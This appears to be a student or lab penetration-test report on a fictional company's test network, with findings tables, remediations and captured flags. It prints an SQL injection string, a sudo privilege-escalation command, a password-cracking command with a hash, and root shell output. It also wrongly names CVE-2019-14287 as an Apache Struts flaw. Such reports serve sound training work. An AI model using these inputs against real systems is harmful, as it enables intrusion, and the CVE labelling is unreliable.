

## Vulnerability Overview

Vulnerability	Severity
Apache Struts Exploit (CVE-2019-14287)--	Critical
SLMail Service Exploit Port 110	Critical
Drupal CVE 2019-6340 on Port 80--	Critical
Apache Tomcat Exploit	Critical
Privilege Escalation via CVE-2019-14287--	Critical
SQL Injection--	Critical
Weak Password Policies--	High
Brute Force Attack	High
Sensitive Data Exposure	Critical
Command Injection--	High
Exposed Administrative Credentials in Plain Text--	High
Open Port 80 with Website Access--	High
Public Exposure of User Credentials in GitHub Repository--	High
Exposed WHOIS Documentation and TXT/DNS Records--	High
LLMNR Protocol Weaknesses	Medium
Insecure File Transfers due to Open Port 21	Medium
Robots.txt File Exposure	Medium
XSS Reflected	Medium
XSS Stored	Medium
Directory Traversal	High


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	10
Ports	5

Exploitation Risk	Total
Critical	7

High	8
Medium	5
Low	0


## Vulnerability Findings


Vulnerability 1	Findings
<b>Title</b>	XSS Reflected
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	Medium
<b>Description</b>	Malicious script reflected on home page
<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Input Validation

Vulnerability 2	Findings
<b>Title</b>	XSS Stored
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App


<b>Risk Rating</b>	Medium																				
<b>Description</b>	Comments.php directory allows user to input scripts/payloads into the stored data fields																				
<b>Images</b>	<table border="1"> <thead> <tr> <th>#</th> <th>Owner</th> <th>Date</th> <th>Entry</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>bee</td> <td>2023-12-06 00:02:28</td> <td></td> </tr> <tr> <td>2</td> <td>bee</td> <td>2023-12-06 00:11:44</td> <td></td> </tr> <tr> <td>3</td> <td>bee</td> <td>2023-12-06 00:12:03</td> <td></td> </tr> <tr> <td>4</td> <td>bee</td> <td>2023-12-06 00:12:06</td> <td>Test</td> </tr> </tbody> </table>	#	Owner	Date	Entry	1	bee	2023-12-06 00:02:28		2	bee	2023-12-06 00:11:44		3	bee	2023-12-06 00:12:03		4	bee	2023-12-06 00:12:06	Test
#	Owner	Date	Entry																		
1	bee	2023-12-06 00:02:28																			
2	bee	2023-12-06 00:11:44																			
3	bee	2023-12-06 00:12:03																			
4	bee	2023-12-06 00:12:06	Test																		
<b>Affected Hosts</b>	192.168.14.35																				
<b>Remediation</b>	Input Validation																				

Vulnerability 3	Findings
<b>Title</b>	Robots.txt File Exposure
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Medium
<b>Description</b>	Sensitive Information stored in the Robots.txt file


Images	 <pre> User-agent: GoodBot Disallow: / User-agent: BadBot Disallow: / User-agent: * Disallow: /index.html/ Disallow: /documents/ Disallow: /images/ Disallow: /newsitems.php Disallow: /flag_charts.php </pre>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Examine the robots.txt file to ensure it doesn't reveal sensitive information about the website's structure or directories


Vulnerability 4	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	Inputting SQL query ' OR '1'='1 displays sensitive information
Images	 <p>REKALL CORPORATION</p> <p>User Login</p> <p>Please login with your user credentials!</p> <p>Login: <input type="text"/></p> <p>Password: <input type="password"/></p> <p><b>Login</b></p> <p>Congrats, flag 7 is <b>bcs92sjsk233</b></p> <p><b>Admin Login</b></p>

Affected Hosts	192.168.14.35
Remediation	Validate and Sanitize Input


Vulnerability 5	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Injecting commands to view files and structure. Able to view sensitive files via commands inside DNS search bar
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation and Sanitization:

Vulnerability 6	Findings
Title	Directory Traversal
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Was able to view directory through command injection on DNS Search input. Then used directory traversal to view .php disclaimer file


<b>Images</b> 	<b>Affected Hosts</b> 192.168.14.35 <b>Remediation</b> Limit File access, Least Privilege Principle, Input Validation
---	--

Vulnerability 8	Findings
<b>Title</b> Exposed WHOIS Documentation and TXT/DNS Records	<b>Type (Web app / Linux OS / Windows OS)</b> Linux OS
<b>Risk Rating</b> High	<b>Description</b> Was able to find sensitive information in the WHOIS and TXT/DNS Record
<b>Images</b> 	<b>Affected Hosts</b>


<b>Remediation</b>	Review and Restrict Public Information. Use Domain Privacy Services
--------------------	---

<b>Vulnerability 9</b>	<b>Findings</b>
<b>Title</b>	NMAP Scan
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	High
<b>Description</b>	NMAP Scan against 192.168.13.0/24. Resulted in 6 available hosts
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.1 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
<b>Remediation</b>	Block IP scanning from unauthorized users


<b>Vulnerability 10</b>	<b>Findings</b>
<b>Title</b>	Drupal CVE 2019-6340 on Port 80
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Used Aggressive NMAP scan -A and discovered Drupal running.


<b>Images</b> 	
<b>Affected Hosts</b> 192.168.13.13	
<b>Remediation</b>	Apply Patches, Review Drupal Configs and Secure Port 80

Vulnerability 11	Findings
<b>Title</b>	Apache Struts Exploit (CVE-2019-14287)
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Scanned 192.168.13.12 using Nessus. Revealed Apache Struts Exploit (CVE-2019-14287). Used metasploit to gain access using exploit


<p><b>Images</b></p> 	
<p><b>Affected Hosts</b></p>	192.168.13.12
<p><b>Remediation</b></p>	Apply Latest Patches to server and regularly update the software/server

Vulnerability 12	Findings
<p><b>Title</b></p>	Privilege Escalation via CVE-2019-14287
<p><b>Type (Web app / Linux OS / Windows OS)</b></p>	Linux OS
<p><b>Risk Rating</b></p>	Critical
<p><b>Description</b></p>	User SSH information stored in plain text on WHOIS documentation. Weak password used to access. Privilege was escalated using "sudo -u#-1 /bin/bash"


Images	 <pre> root@kali:~ -&gt; root@kali:~ -&gt; ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)   * Documentation: https://help.ubuntu.com  * Management: https://landscape.canonical.com  * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into.   » Exploit the host that ends with .14. To restore this content, you can run the 'unminimize' command.   » The exploit to access this host does NOT use a CVE.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.   » The hint for this exploit was displayed when viewing Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.   » With this information, try and guess the password to access the host.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.   » Once you have accessed this host, use a privilege- escalation vulnerability to access the final flag.   » Free Hint: CVE-2019-14287  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  Last login: Fri Dec 8 02:23:32 2023 from 192.168.13.1 Child process: chattr+ home directory /home/alice: No such file or directory \$ sudo -u -1 /bin/bash root@4d699a3cbea:/# ls bin boot dev etc home lib64 media mnt opt proc root run run.sh sbin srv sys tmp usr var root@4d699a3cbea:/# cd root root@4d699a3cbea:/root# flag12.txt root@4d699a3cbea:/root# cat flag12.txt d7sdfksdf384 root@4d699a3cbea:/root#  </pre> <p style="text-align: right;">Submit</p>
<b>Affected Hosts</b>	192.168.13.14
<b>Remediation</b>	Apply Security Patches. Audit User Permissions. Use an IDS/IPS


Vulnerability 13	Findings
Title	Public Exposure of User Credentials in GitHub Repository:
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Username and hash stored on publicly available github repo. Hash was cracked using John the Ripper
Images	 <p>The screenshot displays a Kali Linux desktop environment. A terminal window is open, showing the command `john --wordlist=/usr/share/john/passwords.txt nano.hash.txt` being run. The output of the command shows the password '123456' being cracked. A browser window in the background shows a GitHub repository named 'xampp.users'.</p> <pre> root@kali:~# john --wordlist=/usr/share/john/passwords.txt nano.hash.txt [...] [*] (root@kali) -&gt; [root@kali ~]# ./john nano.hash.txt [...] [*] (root@kali) -&gt; [root@kali ~]# cat hash.txt \$apr1\$4kaw0G\$Aj531.c3GAS4wUC0 [...] [*] (root@kali) -&gt; [root@kali 